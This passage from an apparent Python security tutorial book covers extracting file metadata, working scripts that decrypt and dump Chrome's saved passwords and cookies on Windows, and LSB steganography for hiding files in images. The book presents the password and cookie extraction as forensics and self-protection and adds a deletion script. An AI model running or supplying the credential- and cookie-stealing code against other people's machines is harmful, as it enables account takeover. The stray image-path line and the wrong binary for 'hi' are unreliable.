Notice that the `/ModDate` and `/CreationDate` are the last modification date and creation date, respectively, in the PDF datetime format. You can check this StackOverflow answer if you want to convert this format into Python datetime format.

Extracting Image Metadata

In this section, you will learn how you can extract some useful metadata within images using the Pillow library.

Devices such as digital cameras, smartphones, and scanners use the EXIF standard to save images or audio files. This standard contains many valuable tags to extract, which can be helpful for forensic investigation, such as the make, model of the device, the exact date and time of image creation, and even the GPS information on some devices.

Please note that there are free tools to extract metadata, such as ImageMagick or ExifTool on Linux. Again, the goal of this code is to extract metadata with Python.

To get started, you need to install the `Pillow` library:

```
$ pip install Pillow
```

Open up a new Python file and follow along:

```
from PIL import Image
from PIL.ExifTags import TAGS
```

Now this will only work on JPEG image files, take any image you took and test it for this code (if you want to try on my image, you'll find it in this link):

Let's make the entire function responsible for extracting image metadata:

```
def get_image_metadata(image_file):
    # read the image data using PIL
    image = Image.open(image_file)
    # extract other basic metadata
    info_dict = {
        "Filename": image.filename,
        "Image Size": image.size,
        "Image Height": image.height,
        "Image Width": image.width,
        "Image Format": image.format,
        "Image Mode": image.mode,
        "Image is Animated": getattr(image, "is_animated", False),
        "Frames in Image": getattr(image, "n_frames", 1)
    }
```

```
    # extract EXIF data
    exifdata = image.getexif()
    # iterating over all EXIF data fields
    for tag_id in exifdata:
        # get the tag name, instead of human unreadable tag id
        tag = TAGS.get(tag_id, tag_id)
        data = exifdata.get(tag_id)
        # decode bytes
        if isinstance(data, bytes):
            data = data.decode()
        # print(f"{tag:25}: {data}")
        info_dict[tag] = data
    return info_dict
```

We loaded the image using the `Image.open()` method. Before calling the `getexif()` function, the `Pillow` library has some attributes on the image object, such as the size, width, and height.

The problem with the exifdata variable is that the field names are just IDs, not human-readable field names; that's why we need the `TAGS` dictionary from `PIL.ExifTags` module, which maps each tag `ID` into a human-readable text. That's what we're doing in the for loop.

Extracting Video Metadata

There are many reasons why you want to include the metadata of a video or any media file in your Python application. Video metadata is all available information about a video file, such as the album, track, title, composer, or technical metadata such as width, height, codec type, fps, duration, and many more.

In this section, we will make another function to extract metadata from video and audio files using the `FFmpeg` and `tinytag` libraries. Let's install them:

```
$ pip install ffmpeg-python tinytag
```

There are a lot of Python wrappers of FFmpeg. However, [ffmpeg-python] seems to work well for both simple and complex usage.

Below is the function responsible for extracting the metadata:

```
def get_media_metadata(media_file):
    # uses ffprobe command to extract all possible metadata from media file
    ffmpeg_data = ffmpeg.probe(media_file)["streams"]
    tt_data = TinyTag.get(media_file).as_dict()
    # add both data to a single dict
    return {**tt_data, **ffmpeg_data}
```

The `ffmpeg.probe()` method uses the `ffprobe` command under the hood that extracts technical metadata such as the duration, width, channels, and many more.

The `TinyTag.get()` returns an object containing music/video metadata about albums, tracks, composer, etc.

Now, we have the three functions for PDF documents, images, and video/audio. Let's make the code that handles which function to be called based on the passed file's extension:

```
if __name__ == "__main__":
    file = sys.argv[1]
    if file.endswith(".pdf"):
        pprint(get_pdf_metadata(file))
    elif file.endswith(".jpg"):
        pprint(get_image_metadata(file))
    else:
        pprint(get_media_metadata(file))
```

If the extension of the file passed via the command-line arguments ends with a `.pdf`, then it's definitely a PDF document. The same for the JPEG file.

In the else statement, we call the `get_media_metadata()` function, as it supports several extensions such as MP3, MP4, and many other media extensions.

Running the Code

First, let's try it with a PDF document:

```
$ python metadata.py bert-paper.pdf
{'/Title': pikepdf.String(""), '/ModDate': pikepdf.String("D:20190528000751Z"),
'/Keywords': pikepdf.String(""), '/PTEX.Fullbanner': pikepdf.String("This is pdfTeX,
Version 3.14159265-2.6-1.40.17 (TeX Live 2016) kpathsea version 6.2.2"), '/Producer':
pikepdf.String("pdfTeX-1.40.17"), '/CreationDate':
pikepdf.String("D:20190528000751Z"), '/Creator': pikepdf.String("LaTeX with hyperref
package"), '/Trapped': pikepdf.Name("/False"), '/Author': pikepdf.String(""),
'/Subject': pikepdf.String("")}
```

Each document has its metadata, and some contain more than others.

Let's now try it with an audio file:

```
$ python metadata.py Eurielle_Carry_Me.mp3
{'album': 'Carry Me',
 'albumartist': 'Eurielle',
 'artist': 'Eurielle',
 'audio_offset': 4267,
 'avg_frame_rate': '0/0',
 'bit_rate': '128000',
 'bitrate': 128.0,
 'bits_per_sample': 0,
 'channel_layout': 'stereo',
 'channels': 2,
 'codec_long_name': 'MP3 (MPEG audio layer 3)',
 'codec_name': 'mp3',
 'codec_tag': '0x0000',
 'codec_tag_string': '[0][0][0][0]',
 'codec_time_base': '1/44100',
 'codec_type': 'audio',
 'comment': None,
 'composer': None,
 'disc': '1',
 'disc_total': None,
 'disposition': {'attached_pic': 0,
                 'clean_effects': 0,
                 'comment': 0,
                 'default': 0,
                 'dub': 0,
```

```
                'forced': 0,
                'hearing_impaired': 0,
                'karaoke': 0,
                'lyrics': 0,
                'original': 0,
                'timed_thumbnails': 0,
                'visual_impaired': 0},
 'duration': '277.838367',
 'duration_ts': 3920855040,
 'extra': {},
 'filesize': 4445830,
 'genre': None,
 'index': 0,
 'r_frame_rate': '0/0',
 'sample_fmt': 'fltp',
 'sample_rate': '44100',
 'samplerate': 44100,
 'side_data_list': [{'side_data_type': 'Replay Gain'}],
 'start_pts': 353600,
 'start_time': '0.025057',
 'tags': {'encoder': 'LAME3.99r'},
 'time_base': '1/14112000',
 'title': 'Carry Me',
 'track': '1',
 'track_total': None,
 'year': '2014'}
```

Awesome! The following is an execution of one of the images taken by my phone:

```
$ python metadata.py image.jpg
{'DateTime': '2016:11:10 19:33:22',
 'ExifOffset': 226,
 'Filename': 'image.jpg',
 'Frames in Image': 1,
 'Image Format': 'JPEG',
 'Image Height': 2988,
 'Image Mode': 'RGB',
 'Image Size': (5312, 2988),
 'Image Width': 5312,
 'Image is Animated': False,
```

```
 'ImageLength': 2988,
 'ImageWidth': 5312,
 'Make': 'samsung',
 'Model': 'SM-G920F',
 'Orientation': 1,
 'ResolutionUnit': 2,
 'Software': 'G920FXXS4DPI4',
 'XResolution': 72.0,
 'YCbCrPositioning': 1,
 'YResolution': 72.0}
```

A bunch of useful stuff. By quickly googling the Model, I concluded that a Samsung Galaxy S6 took this image, run this on images captured by other devices, and you'll see different (and maybe more) fields.

You can always access the files of the entire book at this link or this GitHub repository.

Extracting Passwords from Chrome

Extracting saved passwords in the most popular browser is a handy task in forensics, as Chrome saves passwords locally in an SQLite database. However, this can be time-consuming when doing it manually.

Since Chrome saves a lot of your browsing data locally on your disk, in this section of the book, we will write Python code to extract saved passwords in Chrome on your Windows machine; we will also make a quick script to protect ourselves from such attacks.

To get started, let's install the required libraries:

```
$ pip install pycryptodome pypiwin32
```

Open up a new Python file named `chromepass.py`, and import the necessary modules:

```
import os
import json, base64, sqlite3, win32crypt, shutil, sys
from Crypto.Cipher import AES
```

```
from datetime import datetime, timedelta
```

Before going straight into extracting chrome passwords, we need to define some useful functions that will help us in the primary function:

```
def get_chrome_datetime(chromedate):
    """Return a `datetime.datetime` object from a chrome format datetime
    Since `chromedate` is formatted as the number of microseconds since
January, 1601"""
    return datetime(1601, 1, 1) + timedelta(microseconds=chromedate)

def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)
    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove DPAPI str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
    return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]

def decrypt_password(password, key):
    try:
        # get the initialization vector
        iv = password[3:15]
        password = password[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
        return cipher.decrypt(password)[:-16].decode()
    except:
```

```
        try:
            return str(win32crypt.CryptUnprotectData(password, None, None,
None, 0)[1])
        except:
            # not supported
            return ""
```

`get_chrome_datetime()` function is responsible for converting chrome date format into a human-readable date-time format.

`get_encryption_key()` function extracts and decodes the AES key used to encrypt the passwords. It is stored as a JSON file in the `%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State` path.

`decrypt_password()` takes the encrypted password and the AES key as arguments and returns a decrypted version of the password.

Below is the main function:

```
def main(output_file):
    # get the AES key
    key = get_encryption_key()
    # local sqlite Chrome database path
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                           "Google", "Chrome", "User Data", "default",
"Login Data")
    # copy the file to another location
    # as the database will be locked if chrome is currently running
    filename = "ChromeData.db"
    shutil.copyfile(db_path, filename)
    # connect to the database
    db = sqlite3.connect(filename)
    cursor = db.cursor()
    # `logins` table has the data we need
    cursor.execute("select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order by
date_created")
```

```
    # iterate over all rows
    for row in cursor.fetchall():
        origin_url = row[0]
        action_url = row[1]
        username = row[2]
        password = decrypt_password(row[3], key)
        date_created = row[4]
        date_last_used = row[5]
        if username or password:
            with open(output_file) as f:
                print(f"Origin URL: {origin_url}", file=f)
                print(f"Action URL: {action_url}", file=f)
                print(f"Username: {username}", file=f)
                print(f"Password: {password}", file=f)
        else:
            continue
        if date_created != 86400000000 and date_created:
            print(f"Creation date: {str(get_chrome_datetime(date_created))}",
file=f)
        if date_last_used != 86400000000 and date_last_used:
            print(f"Last Used: {str(get_chrome_datetime(date_last_used))}",
file=f)
        print("="*50, file=f)
    cursor.close()
    db.close()
    try:
        # try to remove the copied db file
        os.remove(filename)
    except:
        pass
```

First, we get the encryption key using the previously defined `get_encryption_key()` function. After that, we copy the SQLite database (located at `%USERPROFILE%\AppData\Local\Google\Chrome\User Data\default\Login Data` that has the saved passwords to the current directory and connects to it, this is because the original database file will be locked when Chrome is currently running.

After that, we make a select query to the logins table and iterate over all login rows; we also decrypt each password and reformat the `date_created` and `date_last_used` date times to a more human-readable format.

Finally, we write the credentials to a file and remove the database copy from the current directory.

Let's call the main function and pass the output file:

```
if __name__ == "__main__":
    output_file = sys.argv[1]
    main(output_file)
```

Awesome, we're done. Let's run it:

```
$ python chromepass.py credentials.txt
```

The output file should contain something like this text (obviously, I'm sharing fake credentials):

```
Origin URL: https://accounts.google.com/SignUp
Action URL: ttps://accounts.google.com/SignUp
Username: email@gmail.com
Password: rU91aQktOuqVzeq
Creation date: 2022-05-25 07:50:41.416711
Last Used: 2022-05-25 07:50:41.416711
================================================
Origin URL: https://cutt.ly/register
Action URL: https://cutt.ly/register
Username: email@example.com
Password: AfE9P2o5f5U
Creation date: 2022-07-13 08:31:25.142499
Last Used: 2022-07-13 09:46:24.375584
================================================
```

These are the saved passwords on our Chrome browser! Now you're aware that a lot of sensitive information is in your machine and is easily readable using scripts like this one.

Protecting Ourselves

As you just saw, saved passwords on Chrome are quite dangerous to leave them there. Anyone with access to your computer in a few seconds can extract all your saved passwords on Chrome. You may wonder how we can protect ourselves from malicious scripts like this. One of the straightforward ways is to write a script to access that database and delete all rows from the logins table:

```
import sqlite3, os

db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                            "Google", "Chrome", "User Data", "default",
"Login Data")
db = sqlite3.connect(db_path)
cursor = db.cursor()
# `logins` table has the data we need
cursor.execute("select origin_url, action_url, username_value,
password_value, date_created, date_last_used from logins order by
date_created")
n_logins = len(cursor.fetchall())
print(f"Deleting a total of {n_logins} logins...")
cursor.execute("delete from logins")
cursor.connection.commit()
```

You're required to close the Chrome browser and then run the script. Here is my output:

```
Deleting a total of 204 logins...
```

Once you open Chrome this time, you'll notice that auto-complete on login forms is not there anymore. Run the first script as well, and you'll see it outputs nothing, so we have successfully protected ourselves from this!

So as a suggestion, I recommend you first run the password extractor to see the passwords saved on your machine, and then to protect yourself from this, you run the above code to delete them.

Note that in this section, we have only talked about the Login Data file, which contains the login credentials. I invite you to explore that same directory furthermore. For example, there is the History file with all the visited URLs and keyword searches with a bunch of other metadata. There is also Cookies, `Media History`, `Preferences`, `QuotaManager`, `Reporting` and `NEL`, `Shortcuts`, `Top Sites` and `Web Data`.

These are all SQLite databases that you can access. Make sure you make a copy of the database and then open it, so you won't close Chrome whenever you want to access it.

In the next section, we will use the `Cookies` file to extract all the available cookies in your Chrome browser.

Extracting Cookies from Chrome

This section will teach you how to extract Chrome cookies and decrypt them on your Windows machine with Python.

To get started, the required libraries are the same as the Chrome password extractor. Install them if you haven't already:

```
$ pip install pycryptodome pypiwin32
```

Open up a new Python file called `chrome_cookie.py` and import the necessary modules:

```
import os, json, base64, sqlite3, shutil, win32crypt, sys
from datetime import datetime, timedelta
import win32crypt # pip install pypiwin32
from Crypto.Cipher import AES # pip install pycryptodome
```

Below are two handy functions that we saw earlier in the password extractor section; they help us later in extracting cookies:

```
def get_chrome_datetime(chromedate):
    """Return a `datetime.datetime` object from a chrome format datetime
```

```
    Since `chromedate` is formatted as the number of microseconds since
January, 1601"""
    if chromedate != 86400000000 and chromedate:
        try:
            return datetime(1601, 1, 1) + timedelta(microseconds=chromedate)
        except Exception as e:
            print(f"Error: {e}, chromedate: {chromedate}")
            return chromedate
    else:
        return ""

def get_encryption_key():
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                    "AppData", "Local", "Google", "Chrome",
                                    "User Data", "Local State")
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = f.read()
        local_state = json.loads(local_state)
    # decode the encryption key from Base64
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
    # remove 'DPAPI' str
    key = key[5:]
    # return decrypted key that was originally encrypted
    # using a session key derived from current user's logon credentials
    # doc: http://timgolden.me.uk/pywin32-docs/win32crypt.html
    return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]
```

Same as the `decrypt_password()` we saw earlier, the below function is a clone:

```
def decrypt_data(data, key):
    try:
        # get the initialization vector
        iv = data[3:15]
        data = data[15:]
        # generate cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)
        # decrypt password
```

```
        return cipher.decrypt(data)[:-16].decode()
    except:
        try:
            return str(win32crypt.CryptUnprotectData(data, None, None, None,
0)[1])
        except:
            # not supported
            return ""
```

The above function accepts the data and the AES key as parameters and uses the key to decrypt the data to return it.

Now that we have everything we need, let's dive into the main function:

```
def main(output_file):
    # local sqlite Chrome cookie database path
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                           "Google", "Chrome", "User Data", "Default",
"Network", "Cookies")
    # copy the file to current directory
    # as the database will be locked if chrome is currently open
    filename = "Cookies.db"
    if not os.path.isfile(filename):
        # copy file when does not exist in the current directory
        shutil.copyfile(db_path, filename)
```

The file containing the cookies data is located as defined in the `db_path` variable. We need to copy it to the current directory, as the database will be locked when the Chrome browser is open.

Connecting to the SQLite database:

```
    # connect to the database
    db = sqlite3.connect(filename)
    # ignore decoding errors
    db.text_factory = lambda b: b.decode(errors="ignore")
    cursor = db.cursor()
```

```
    # get the cookies from `cookies` table
    cursor.execute("""
    SELECT host_key, name, value, creation_utc, last_access_utc, expires_utc,
encrypted_value
    FROM cookies""")
    # you can also search by domain, e.g thepythoncode.com
    # cursor.execute("""
    # SELECT host_key, name, value, creation_utc, last_access_utc,
expires_utc, encrypted_value
    # FROM cookies
    # WHERE host_key like '%thepythoncode.com%'""")
```

After we connect to the database, we ignore decoding errors in case there are any; we then query the cookies table with the `cursor.execute()` function to get all cookies stored in this file. You can filter cookies by a domain name, as shown in the commented code.

Now let's get the AES key and iterate over the rows of cookies table and decrypt all encrypted data:

```
    # get the AES key
    key = get_encryption_key()
    for host_key, name, value, creation_utc, last_access_utc, expires_utc,
encrypted_value in cursor.fetchall():
        if not value:
            decrypted_value = decrypt_data(encrypted_value, key)
        else:
            # already decrypted
            decrypted_value = value
        with open(output_file) as f:
            print(f"""
            Host: {host_key}
            Cookie name: {name}
            Cookie value (decrypted): {decrypted_value}
            Creation datetime (UTC): {get_chrome_datetime(creation_utc)}
            Last access datetime (UTC):
{get_chrome_datetime(last_access_utc)}
```

```
            Expires datetime (UTC): {get_chrome_datetime(expires_utc)}

==============================================================""", file=f)
        # update the cookies table with the decrypted value
        # and make session cookie persistent
        cursor.execute("""
        UPDATE cookies SET value = ?, has_expires = 1, expires_utc =
99999999999999999, is_persistent = 1, is_secure = 0
        WHERE host_key = ?
        AND name = ?""", (decrypted_value, host_key, name))
    # commit changes
    db.commit()
    # close connection
    db.close()
    try:
        # try to remove the copied db file
        os.remove(filename)
    except:
        pass
```

We use our previously defined `decrypt_data()` function to decrypt the `encrypted_value` column; we print the results and set the value column to the decrypted data. We also make the cookie persistent by setting `is_persistent` to 1 and `is_secure` to 0 to indicate that it is no longer encrypted.

Finally, let's call the main function:

```
if __name__ == "__main__":
    output_file = sys.argv[1]
    main(output_file)
```

Let's execute the script:

```
$ python chrome_cookie.py cookies.txt
```

It will print all the cookies stored in your Chrome browser, including the encrypted ones. Here is a sample of the results written to the `cookies.txt` file:

```
        ===============================================================
        Host: www.example.com
        Cookie name: _fakecookiename
        Cookie value (decrypted): jLzIxkuEGJbygTHWAsNQRXUaieDFplZP
        Creation datetime (UTC): 2021-01-16 04:52:35.794367
        Last access datetime (UTC): 2021-03-21 10:05:41.312598
        Expires datetime (UTC): 2022-03-21 09:55:48.758558
        ===============================================================
...
```

Excellent, now you know how to extract your Chrome cookies and use them in Python.

To protect ourselves from this, we can simply clear all cookies in the Chrome browser or use the `DELETE` command in SQL in the original Cookies file to delete cookies, as we did in the password extractor code.

Another alternative solution is to use Incognito mode. In that case, the Chrome browser does not save browsing history, cookies, site data, or any user information.

It is worth noting that if you want to use your cookies in Python directly without extracting them as we did here, there is an incredible library that helps you do that. Check it here.

Hiding Data in Images

In this part of the book, you will learn how you can hide data into images with Python using OpenCV and NumPy libraries. It is known as Steganography.

What is Steganography?

Steganography is the practice of hiding a file, message, image, or video within another file, message, image, or video. The word Steganography is derived from the Greek words "steganos" (meaning hidden or covered) and "graphe" (meaning writing).

Hackers often use it to hide secret messages or data within media files such as images, videos, or audio files. Even though there are many legitimate uses for

Steganography, such as watermarking, malware programmers have also been found to use it to obscure the transmission of malicious code.

We will write Python code to hide data using Least Significant bits.

What is the Least Significant Bit?

Least Significant Bit (LSB) is a technique in which the last bit of each pixel is modified and replaced with the data bit. It only works on Lossless-compression images, which means the files are stored in a compressed format. However, this compression does not result in the data being lost or modified. PNG, TIFF, and BMP are examples of lossless-compression image file formats.

As you may already know, an image consists of several pixels, each containing three values (Red, Green, and Blue) ranging from 0 to 255. In other words, they are 8-bit values. For example, a value of 225 is 11100001 in binary, and so on.

To simplify the process, let's take an example of how this technique works; say I want to hide the message "hi" in a 4×3 image. Here are the example image pixel values:

```
[[(225, 12, 99), (155, 2, 50), (99, 51, 15), (15, 55, 22)],
[(155, 61, 87), (63, 30, 17), (1, 55, 19), (99, 81, 66)],
[(219, 77, 91), (69, 39, 50), (18, 200, 33), (25, 54, 190)]]
```

By looking at the ASCII Table, we can convert the "hi" message into decimal values and then into binary:

```
0110100 0110101
```

Now, we iterate over the pixel values one by one; after converting them to binary, we replace each least significant bit with that message bit sequentially. 225 is 11100001; we replace the last bit (highlighted), the bit in the right (1), with the first data bit (0), which results in 11100000, meaning it's 224 now.

After that, we go to the next value, which is 12, 00001100 in binary, and replace the last bit with the following data bit (1), and so on until the data is completely encoded.

This will only modify the pixel values by +1 or -1, which is not visually noticeable. We can also use 2-Least Significant Bits, which will change the pixel values by a range of -3 to +3, or 3 bits which change by -7 to +7, etc.

Here are the resulting pixel values (you can check them on your own):

```
[[(224, 13, 99), (154, 3, 50), (98, 50, 15), (15, 54, 23)],
[(154, 61, 87), (63, 30, 17), (1, 55, 19), (99, 81, 66)],
[(219, 77, 91), (69, 39, 50), (18, 200, 33), (25, 54, 190)]]
```

You can also use the three or four least significant bits when the data you want to hide is a little bigger and won't fit your image if you use only the least significant bit. In the code we create, we will add an option to use any number of bits we want.

Getting Started

Now that we understand the technique we will use, let's dive into the Python implementation. We will use OpenCV to manipulate the image; you can use any imaging library you want (such as PIL). Let's install it along with NumPy:

```
$ pip install opencv-python numpy
```

Open up a new Python file named `steganography.py` and follow along:

```
import cv2, os
import numpy as np
```

Let's start by implementing a function to convert any type of data into binary, and we will use this to convert the secret data and pixel values to binary in the encoding and decoding phases:

```
def to_bin(data):
    """Convert `data` to binary format as string"""
    if isinstance(data, str):
        return ''.join([ format(ord(i), "08b") for i in data ])
    elif isinstance(data, bytes):
        return ''.join([ format(i, "08b") for i in data ])
    elif isinstance(data, np.ndarray):
```

```
        return [ format(i, "08b") for i in data ]
    elif isinstance(data, int) or isinstance(data, np.uint8):
        return format(data, "08b")
    else:
        raise TypeError("Type not supported.")
```

Encoding the Data into the Image

The below function will be responsible for hiding text data inside images:

```
def encode(image_name, secret_data, n_bits=2):
    # read the image
    image = cv2.imread(image_name)
    # maximum bytes to encode
    n_bytes = image.shape[0] * image.shape[1] * 3 * n_bits // 8
    print("[*] Maximum bytes to encode:", n_bytes)
    print("[*] Data size:", len(secret_data))
    if len(secret_data) > n_bytes:
        raise ValueError(f"[!] Insufficient bytes ({len(secret_data)}), need
bigger image or less data.")
    print("[*] Encoding data...")
    # add stopping criteria
    if isinstance(secret_data, str):
        secret_data += "====="
    elif isinstance(secret_data, bytes):
        secret_data += b"====="
    data_index = 0
    # convert data to binary
    binary_secret_data = to_bin(secret_data)
    # size of data to hide
    data_len = len(binary_secret_data)
    for bit in range(1, n_bits+1):
        for row in image:
            for pixel in row:
                # convert RGB values to binary format
                r, g, b = to_bin(pixel)
                # modify the least significant bit only if there is still
data to store
```

```
                if data_index < data_len:
                    if bit == 1:
                        # least significant red pixel bit
                        pixel[0] = int(r[:-bit] +
binary_secret_data[data_index], 2)
                    elif bit > 1:
                        # replace the `bit` least significant bit of the red
pixel with the data bit
                        pixel[0] = int(r[:-bit] +
binary_secret_data[data_index] + r[-bit+1:], 2)
                    data_index += 1
                if data_index < data_len:
                    if bit == 1:
                        # least significant green pixel bit
                        pixel[1] = int(g[:-bit] +
binary_secret_data[data_index], 2)
                    elif bit > 1:
                        # replace the `bit` least significant bit of the
green pixel with the data bit
                        pixel[1] = int(g[:-bit] +
binary_secret_data[data_index] + g[-bit+1:], 2)
                    data_index += 1
                if data_index < data_len:
                    if bit == 1:
                        # least significant blue pixel bit
                        pixel[2] = int(b[:-bit] +
binary_secret_data[data_index], 2)
                    elif bit > 1:
                        # replace the `bit` least significant bit of the blue
pixel with the data bit
                        pixel[2] = int(b[:-bit] +
binary_secret_data[data_index] + b[-bit+1:], 2)
                    data_index += 1
                # if data is encoded, just break out of the loop
                if data_index >= data_len:
                    break
    return image
```

Here is what the `encode()` function does:

- Reads the image using `cv2.imread()` function.
- Counts the maximum bytes available to encode the data.
- Checks whether we can encode all the data into the image.
- Adds stopping criteria, which will be an indicator for the decoder to stop decoding whenever it sees this (feel free to implement a better and more efficient one).
- Finally, it modifies the `n_bits` least significant bits of each pixel and replaces it with the data bit.

The `secret_data` can be an `str` (hiding text) or `bytes` (hiding any binary data, such as files).

We're wrapping the encoding with another for loop iterating `n_bits` times. The default `n_bits` parameter is set to 2, meaning we encode the data in the two least significant bits of each pixel, and we will pass command-line arguments to this parameter. It can be as low as 1 (it won't encode much data) to as high as 6, but the resulting image will look noisy and different.

Decoding the Data from the Image

Now here's the decoder function:

```
def decode(image_name, n_bits=1, in_bytes=False):
    print("[+] Decoding...")
    # read the image
    image = cv2.imread(image_name)
    binary_data = ""
    for bit in range(1, n_bits+1):
        for row in image:
            for pixel in row:
                r, g, b = to_bin(pixel)
                binary_data += r[-bit]
                binary_data += g[-bit]
                binary_data += b[-bit]
    # split by 8-bits
```

```
    all_bytes = [binary_data[i: i+8] for i in range(0, len(binary_data), 8) ]
    # convert from bits to characters
    if in_bytes:
        # if the data we'll decode is binary data,
        # we initialize bytearray instead of string
        decoded_data = bytearray()
        for byte in all_bytes:
            # append the data after converting from binary
            decoded_data.append(int(byte, 2))
            if decoded_data[-5:] == b"=====":
                # exit out of the loop if we find the stopping criteria
                break
    else:
        decoded_data = ""
        for byte in all_bytes:
            decoded_data += chr(int(byte, 2))
            if decoded_data[-5:] == "=====":
                break
    return decoded_data[:-5]
```

We read the image and then read the least `n_bits` significant bits on each image pixel. After that, we keep decoding until we see the stopping criteria we used during encoding.

We add the `in_bytes` boolean parameter to indicate whether it's binary data. If so, we use `bytearray()` instead of a regular string to construct our decoded data.

Next, we use the `argparse` module to parse command-line arguments to pass to the `encode()` and `decode()` functions:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Steganography
encoder/decoder, this Python scripts encode data within images.")
    parser.add_argument("-t", "--text", help="The text data to encode into
the image, this only should be specified for encoding")
```

```
    parser.add_argument("-f", "--file", help="The file to hide into the
image, this only should be specified while encoding")
    parser.add_argument("-e", "--encode", help="Encode the following image")
    parser.add_argument("-d", "--decode", help="Decode the following image")
    parser.add_argument("-b", "--n-bits", help="The number of least
significant bits of the image to encode", type=int, default=2)
    args = parser.parse_args()
    if args.encode:
        # if the encode argument is specified
        if args.text:
            secret_data = args.text
        elif args.file:
            with open(args.file, "rb") as f:
                secret_data = f.read()
        input_image = args.encode
        # split the absolute path and the file
        path, file = os.path.split(input_image)
        # split the filename and the image extension
        filename, ext = file.split(".")
        output_image = os.path.join(path, f"{filename}_encoded.{ext}")
        # encode the data into the image
        encoded_image = encode(image_name=input_image,
secret_data=secret_data, n_bits=args.n_bits)
        # save the output image (encoded image)
        cv2.imwrite(output_image, encoded_image)
        print("[+] Saved encoded image.")
    if args.decode:
        input_image = args.decode
        if args.file:
            # decode the secret data from the image and write it to file
            decoded_data = decode(input_image, n_bits=args.n_bits,
in_bytes=True)
            with open(args.file, "wb") as f:
                f.write(decoded_data)
            print(f"[+] File decoded, {args.file} is saved successfully.")
        else:
```

```
            # decode the secret data from the image and print it in the
console
            decoded_data = decode(input_image, n_bits=args.n_bits)
            print("[+] Decoded data:", decoded_data)
```

Here we added five arguments to pass:

- `-t` or `--text`: If we want to encode text into an image, then this is the parameter we pass to do so.
- `-f` or `--file`: If we want to encode files instead of text, we pass this argument along with the file path.
- `-e` or `--encode`: The image we want to hide our data into.
- `-d` or `--decode`: The image we want to extract data from.
- `-b` or `--n-bits`: The number of least significant bits to use. If you have larger data, then make sure to increase this parameter. I do not suggest being higher than 4, as the image will look scandalous and too apparent that something is going wrong with the image.

Running the Code

Let's run our code. Now I have this image (you can get it here):

Let's try to hide the `data.csv` file into it:

```
$ python steganography.py -e image.PNG -f data.csv -b 1
```

We pass the image using the `-e` parameter and the file we want to hide using the `-f` parameter. I also specified the number of least significant bits to be one. Unfortunately, see the output:

```
[*] Maximum bytes to encode: 125028
[*] Data size: 370758
Traceback (most recent call last):
  File
"E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganography.py", line
135, in <module>
    encoded_image = encode(image_name=input_image, secret_data=secret_data,
n_bits=args.n_bits)
  File
"E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganography.py", line
27, in encode
    raise ValueError(f"[!] Insufficient bytes ({len(secret_data)}), need bigger image
or less data.")
ValueError: [!] Insufficient bytes (370758), need bigger image or less data.
```


This error is totally expected since using only one bit on each pixel value won't be sufficient to hide the entire 363KB file. Therefore, let's increase the number of bits (`-b` parameter):

```
$ python steganography -e image.PNG -f data.csv -b 2
[*] Maximum bytes to encode: 250057
[*] Data size: 370758
Traceback (most recent call last):
  File "E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganograph.py",
line 135, in <module>
    encoded_image = encode(image_name=input_image, secret_data=secret_data,
n_bits=args.n_bits)
  File
"E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganography.py", line
27, in encode
    raise ValueError(f"[!] Insufficient bytes ({len(secret_data)}), need bigger image
or less data.")
ValueError: [!] Insufficient bytes (370758), need bigger image or less data.
```

Two bits is still not enough. The maximum bytes to encode is 250KB, and we need around 370KB. Increasing to 3 now:

```
$ python steganography.py -e image.PNG -f data.csv -b 3
[*] Maximum bytes to encode: 375086
[*] Data size: 370758
[*] Encoding data...
[+] Saved encoded image.
```

You'll see now the `data.csv` is successfully encoded into a new `image_encoded.PNG`, and it appears in the current directory:



Name	Date modified	Type	Size
data	6/21/2022 11:02 AM	CSV File	363 KB
foo	9/10/2021 4:34 PM	Adobe Acrobat Docu...	83 KB
image	9/10/2021 4:34 PM	PNG File	813 KB
